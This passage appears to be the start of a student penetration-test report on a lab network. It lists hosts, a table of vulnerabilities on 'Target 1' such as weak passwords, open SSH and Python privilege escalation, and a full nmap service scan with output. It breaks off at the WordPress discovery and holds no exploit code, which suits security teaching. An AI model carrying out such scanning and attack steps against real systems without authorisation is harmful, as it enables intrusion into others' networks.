Final Engagement

Attack, Defense & Analysis of a Vulnerable Network


Presented by:
Travis Sherwood, Clement Yang, Olivia Stine, Joseph Arzeno, Omar Anbari, and Edward Cruz

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range:192.168.1.1/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Linux Kali 5.4.0
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux Ubuntu 18.04
Hostname: ELK

IPv4: 192.168.1.105
OS: Linux Ubuntu 18.04
Hostname: Capstone

IPv4: 192.168.1.110
OS: Debian GNU/ Linux 8
Hostname: Target 1

Critical Vulnerabilities: Target 1


Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
CWE- 521 -Weak Password Requirements	A password lacking complexity by failing to incorporate a character from each of the 4 subsets is prone to a brute force attack.	A weak password can result in an attacker gaining unauthorized access into a system to compromise the confidentiality and integrity of an organization's sensitive information or disrupt the availability of key services.
SSH Misconfiguration	All system user's have unfiltered access to port 22 to log in remotely. In addition, relying on inherently weak passwords instead of SSH keys for mutual authentication increases the risk of a malicious actor gaining unauthorized access into the system.	If a user's credentials were compromised, a malicious attacker can gain remote access to the system to to view sensitive information, exfiltrate confidential data, or execute remote commands.
Lack of security permissions	Critical configuration files should utilize access control lists to define the security permissions assigned to each user in order to maintain the confidentiality and integrity of all sensitive information.	Due to a lack of defined security permissions, a remote user can view the credentials stored in the user table to gain unauthorized access.
Unsalted Hashes in database	Credentials stored in the database should utilized salts to ensure they cannot be reversed.	A lack of salted hashes is susceptible to a brute force attack using pre-computed hashes contained in rainbow tables.
Python root escalation privileges	Privileges that allow users to run Python scripts can be exploited to escalate privileges.	By escalating privileges to root, a user can gain full read/write/execute privileges, install unauthorized files or software, modify files or settings, and even delete users and data from the system.

Exploits Used

Exploitation: Weak Passwords


The penetration test commenced with gathering information and performing reconnaissance to footprint the network. To accomplish this, a nmap scan was run against the subnet 192.168.1.0/24 to identify hosts on the network, enumerate open ports, and identify services running on each port.



```
root@Kali:~/Desktop# nmap -sV 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-20 08:53 PST
Nmap scan report for 192.168.1.1
Host is up (0.00064s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
2179/tcp  open  vmrdp?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100
Host is up (0.00091s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; proto
col 2.0)
9200/tcp open  http    Elasticsearch REST API 7.6.1 (name: elk; cluster: el
asticsearch; Lucene 8.4.0)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.105
Host is up (0.00090s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protoco
l 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kerne
l

Nmap scan report for 192.168.1.110
Host is up (0.00087s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp   open  http        Apache httpd 2.4.10 ((Debian))
111/tcp  open  rpcbind     2-4 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The scan identified a soft target on 192.168.1.110 with open ports 80 (HTTP) and 22 (SSH).

Upon navigating to the URL, we learn that the website is hosted by WordPress.



Skip to content
Raven Security

Raven Security

Just another WordPress site

Scroll down to content

Posts

